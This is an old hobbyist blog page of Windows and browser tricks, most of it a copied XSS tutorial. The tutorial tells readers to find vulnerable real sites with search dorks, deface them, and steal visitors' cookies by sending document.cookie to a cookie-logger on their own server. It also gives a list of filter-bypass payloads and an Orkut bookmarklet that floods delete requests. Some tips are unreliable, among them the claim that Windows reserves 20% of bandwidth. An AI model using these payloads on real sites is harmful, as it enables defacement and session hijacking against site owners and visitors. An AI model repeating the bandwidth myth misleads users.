twitter
    Find out what I'm doing, Follow Me :)

Tuesday, March 15, 2011

Amazing God Mode Folder in window 7

Here i will tell u a amazing thing of window 7, that u can made a folder called God Made
on your desktop which is having many setting available in that just try it ..................
  • Make a folder on your desktop and now u have to name that folder GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}
  • Now u can again rename it with you name when the folder is created
    That's it u have done !!!!!!!!!

See All Pictures Of Album In Fullsize At A Time !!

javascript:d=document.body.innerHTML; m=d.match
(/http:..images3.orkut.com.images.milieu.{1,99}jpg/gi);
for(z=0;z<m.length;z++){g=new String(m[z]).replace(/milieu/gi,'album');
window.open('','album').document.write
("<img src="/+g+" mce_src="/+g+">")};void(0)

*Method To Use*
Open Andbody's Album You Want To See
Just Paste This CODE & (Press Enter)or(GO)
it works

How To Add "Take Ownership" option to Right-Click Menu : Hack

Taking ownership of system files or folders in Windows 7 or Vista is not a simple task. Whether you use the GUI or the command line, it takes far too many steps. Take ownership option will also help you to delete  the files you were not able to.

Thankfully somebody created a registry hack that will give you a menu item for “Take Ownership” that will handle all the steps for you.
Here’s what the new right-click menu will look like after installing this registry hack.

image 
Install
Download and unzip the files contained in the zipfile. Double-click the InstallTakeOwnership.reg file and click through the prompts. No reboot necessary.
image
Uninstall
Double-click the RemoveTakeOwnership.reg file and click through the prompts. No reboot necessary.

Speed Up Browsing


When you connect to a web site your computer sends information back and forth. Some of this information deals with resolving the site name to an IP address, the stuff that TCP/IP really deals with, not words. This is DNS information and is used so that you will not need to ask for the site location each and every time you visit the site. Although Windows XP and Windows XP have a pretty efficient DNS cache, you can increase its overall performance by increasing its size. You can do this with the registry entries below:

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters]
"CacheHashTableBucketSize"=dword:00000001
"CacheHashTableSize"=dword:00000180
"MaxCacheEntryTtlLimit"=dword:0000fa00
"MaxSOACacheEntryTtlLimit"=dword:0000012d

Make a new text file and rename it to dnscache.reg. Then copy and paste the above into it and save it. Merge it into the registry.


XSS

What is XSS ?
'XSS' also known as 'CSS' - Cross Site Scripting. It is a very common vulnerbility found in Web Applications, 'XSS' allows the attacker to INSERT malicous code, There are many types of XSS attacks, I will mention 3 of the most used. This kind of vulnerability allows an "attacker" to inject some code into the applications affected in order to bypass access to the website or to apply "phishing" on falls users.

Types of XSS
There are actually three types of Cross-Site Scripting, commonly named as:
- DOM-Based XSS
- Non-persistent XSS
- Persistent XSS

DOM-Based : The DOM-Based Cross-Site Scripting allow to an attacker to work not on a victim website but on a victim local machine: the various operative system usually includes "since born" some HTML pages created for differents aims, but as long as the humans do mistakes this HTML pages often can be exploited due to code vulnerabilities.

The DOM-Based XSS exploits these problems on users local machines in this way:
- The attacker creates a well builded malicious website
- The ingenuous user opens that site
- The user has a vulnerable page on his machine
- The attacker's website sends commands to the vulnerable HTML page
- The vulnerable local page execute that commands with the user's privileges
on that machine.
- The attacker easily gain control on the victim computer.

Non-Persistent : The non-persistent XSS are actually the most commons vulnerabilities that can be found on the Net. It's commonly named as "non-persistent" because it works on an immediate HTTP response from the victim website: it show up when the webpage get the data provided by the attacker's client to automatically generate a result page for the attackers himself. Standing on this the attacker could provide some malicious code and try to make the server execute it in order to obtain some result.

The most common applying of this kind of vulnerability is in Search engines in website: the attacker writes some arbitrary HTML code in the search textbox and, if the website is vulnerable, the result page will return the result of these HTML entities.

Persistent : The persistent XSS vulnerabilities are similar to the second type (Non-persistent XSS), because both works on a victim site and tries to hack users informations and the difference is that in websites vulnerables to Persistent XSS the attacker doesn't need to provide the crafted url to the users, because the website itself permits to users to insert fixed data into the system: this is the case for example of "guestbooks". Usually the users uses that kind of tool to leave messages to the owned of the website and at a first look it doesn't seems something dangerous, but if an attacker discover that the system is vulnerable can insert some malicious code in his message and let ALL visitors to be victim of that.

This works when the tool provided (the guestbook in the example) doesn't do any check on the content of the inserted message: it just inserts the data provided from the user into the result page.

How to Find XSS Vulnerbilitys ?

Well to start finding these vulnerbilitys you can start checking out Blogs, Forums, Shoutboxes, Comment Boxes, Search Box's, there are too many to mention.

Using 'Google Dorks' to make the finding easyier, Ok if you wanna get cracking, goto google.com and type inurl:"search.php?q=" now that is a common page and has alot of results. Also note that most sites have XSS vulnerbilitys, its just having a good eye, and some good knowledge on how to bypass there filteration.

Basics of XSS

Well now lets start learning some Actual Methods, the most common used XSS injection is :

<script>alert("The Hacker News")</script>


now this will alert a popup message, saying "The Hacker News" without quotes.

So,use "search.php?q=" and you can simple try the following on a website with the same thing,

http://website.com/search.php?q=<script>alert("The Hacker News") </script>
there are good chances of it working, but dont be worried if it dont, just try diffrent sites. You can insert HTML not just javascript :

http://website.com/search.php?q=<br><br><b><u>The Hacker News</u></b>

The Hacker News


if you see the bold text on the page and newlines then you knows its vulnerable.

How to Deface a Website using XSS ?

Well now you understand how XSS works, we can explain some simple XSS deface methods, there are many ways for defacing i will mention some of the best and most used, the first one being IMG SCR, now for those of you who dont know html, IMG SCR is a tag, that displays the IMAGE linked to it on the webpage.

<html><body><IMG SRC="http://website.com/yourDefaceIMAGE.png"></body></html&gt

ok now if you change the link to a valid picture link, and save it and run it you will see what i mean. Right now say you have found a Shoutbox, Comment box, or anything that shows your data after you submitted it you could insert the following to make the picture display on the page.


<IMG SRC="http://site.com/yourDefaceIMAGE.png">

the other tags are not needed has the page will already have them. Ok it helps to make your picture big so it stands out and its clear the site got hacked. Another method is using FLASH videos, its the same has the method below but a more stylish deface.

<EMBED SRC="http://site.com/xss.swf"&nbsp

That will execute the flash video linked to it. Or maybe using a pop or redirection as :

<script>window.open( "http://www.thehackernews.com/" )</script&gt

There are many others ways that you can found using Google or other website. Mine purpose is to make you understand the concept :)

How to Cookie Stealing using XSS ?
I decided to add this has its the most usefull method of XSS. First learn how to make cookie logger from here: How To Make A Cookie Stealer Php script ?

ok now you have it save it has a .php file and upload to your server, remember to create the file 'log.txt' too
and chmod it to 777, ok now find a XSS vulnerable website, any attack type will do. ok now your gonna want to insert this code.

window.location = "http://yourServer.com/cookielogger.php?c="+document.cookie


or


document.location = "http://yourServer.com/cookielogger.php?c="+document.cookie

now when user visits the page that got injected too, they will be sent to the site, and cookie will be stolen
the second one is more stealth. Watch your file now for cookies, then you can hijack there session :D

but now you ask what if my site has not got, this kind of attack, it only shows data once and dont store it. Well lets say we had a page search.php?q= we can use the following code to make a maliouc url from it and maybe hex, base64 encode it so people cant see the code

http://site.com/search.php?q=document.location = "http://yourServer.com/cookielogger.php?c="+document.cookie

How to Bypass Filtration ?
Alot of sites may seem vulnerable but not executing the code, well to solve this read this. Some common methods to bypass filtration is

')alert('xss');


or


");alert('xss');

that will do the same thing has <script>alert("XSS")</script> on a vulnerable server. You can also try hexing or base64 encoding your data before you submit, Please note its bad practice to use alert("XSS")to test for XSS, because some sites block the keyword "XSS" before so we using "The Hacker News".

Some other ways to bypass filtration

website.com/search.php?q="><script>alert('The Hacker News')</script>
website.com/search.php?q="><script>alert("The Hacker News")</script>
website.com/search.php?q="><script>alert("The Hacker News");</script>
website.com/search.php?q="><script>alert(/The Hacker News");</script>
website.com/search.php?q=//"><script>alert(/The Hacker News/);</script>
website.com/search.php?q=abc<script>alert(/The Hacker News/);</script>
website.com/search.php?q=abc"><script>alert(/The Hacker News/);</script>
website.com/search.php?q=abc"></script><script>alert(/The Hacker News/);</script>
website.com/search.php?q=abc//abc"></script>alert(/The Hacker News/);</script>
website.com/search.php?q=000"><script></script><script>alert(The Hacker
News);</script>
website.com/search.php?q=000abc</script><script>alert(/The Hacker News/);</script>
website.com/search.php?q=--<script>"></script>alert(/The Hacker News/);</script>
website.com/search.php?q=pwned<script>document.write('The Hacker News');</script>
website.com/search.php?q=pwned</script><script>document.write(The Hacker
News);</script>
website.com/search.php?q=pwned')alert(The Hacker News);//
website.com/search.php?q=pwned";)alert(The Hacker News);//
website.com/search.php?q=pwned");alert(/The Hacker News/);//
website.com/search.php?q=pwned//"></script><script>location.href='javascript:alert(/The Hacker News/);</script>
website.com/search.php?q="><img src='javascript:alert('The Hacker News');'>
website.com/search.php?q="><script src='http://malicous js'</script>


Advanced XSS - way to bypass magic quotes filtration

Ok now we are going to learn about some good techniqes. I have came across many sites where 'Magic Quotes' is on and therfore rendering some commands useless. Fear not, i have come up with a way using char codes (Decimals), to convert char code to Ascii. The functions to turn CharCodes (Decimals) into ASCII, you can find a complete table here http://www.asciitable.com/


This will help you write what you want, In my examples ill be writing "tpz" this is the following code

116 112 122


Ok now we got the Decimal value of our string, we need to know what function in javascript converts this.

String.fromCharCode()


is suitable for this kinda things, its easy to setup, im gona give it my args below. String.fromCharCode(116, 112, 122)


Ok now "String.fromCharCode(116, 112, 122)" Is a JAVA (ASCII) way of saying "tpz". And to use this with alerts etc, you dont need to use quotes, as it acts as a variable.


<script>alert(String.fromCharCode(116, 112, 122))</script>


Ok now this will display or message in this case "tpz", this method is very usefull for bypassing magic quotes and maybe some custom escaping of quotes. There are many others methods, that i m not going to talk about right now.


reference from:
http://www.cyberarmy.in/



Monday, March 14, 2011

Decrease count of posts in a community in Orkut

You must be the Author of the post to perform this trick.
Open the thread which is started by you
Copy the following code and paste in the URL bar.

javascript:sar=document.getElementsByTagName
('input');document.body.innerHTML+='<iframe name
="NegFlood" width="0" frameborder="0" height="0">
</iframe>';document.forms[1].target='NegFlood';omdt_lowposts=
setInterval("sar['topicId'].
value='';sar['commId'].value='';sar['messageId'].value='';
submitForm(document.forms[1],'delete','')", 1000);void(0)

SPEED UP FOLDER BROWSING (XP)

You may have noticed that everytime you open my computer to browse folders that there is a slight delay. This is because Windows XP automatically searches for network files and printers everytime you open Windows Explorer. To fix this and to increase browsing significantly:

1. Open My Computer

2. Click on Tools menu

3. Click on Folder Options

4. Click on the View tab.

5. Uncheck the Automatically search for network folders and printers check box

6. Click Apply

7. Click Ok

8. Reboot your computer

Finding Spoof Websites

There are times when you are not sure that the website that you are visiting is authentic. Use this code whenever in doubt :-


javascript:alert("The actual URL is:\t\t" + location.protocol + "//" + location.hostname + "/" + "\nThe address URL is:\t\t" + location.href + "\n" + "\nIf the server names do not match, this may be a spoof.");

Sunday, March 13, 2011

The Browser Calculator

In case you are not in a mood to use the standard windows calculator and want your browser to do the dirty job for you, use this code.

javascript: alert(34343+3434-222);

between these brackets you can perform any mathematical problem
i.e
->add
->mulipy
->divide
->subtract


Speed up internet by 20%


Microsoft reserves 20% of your available bandwidth for their own purposes like Windows Updates and interrogating your PC etc

You can get it back:

Click Start then Run and type "gpedit.msc" without quotes.This opens the group policy editor. Then go to:


Local Computer Policy -->Computer Configuration --> Administrative Templates t- -> Network --> QOS Packet Scheduler and --> to Limit Reservable Bandwidth.


Double click on Limit Reservable bandwidth. It will say it is not configured, but the truth is under the 'Explain' tab i.e."By default, the Packet Scheduler limits the system to 20 percent of the bandwidth of a connection, but you can use this setting to override the default."


So the trick is to ENABLE reservable bandwidth, then set it to ZERO. This will allow the system to reserve nothing, rather than the default 20%.It works on Win 2000 as well.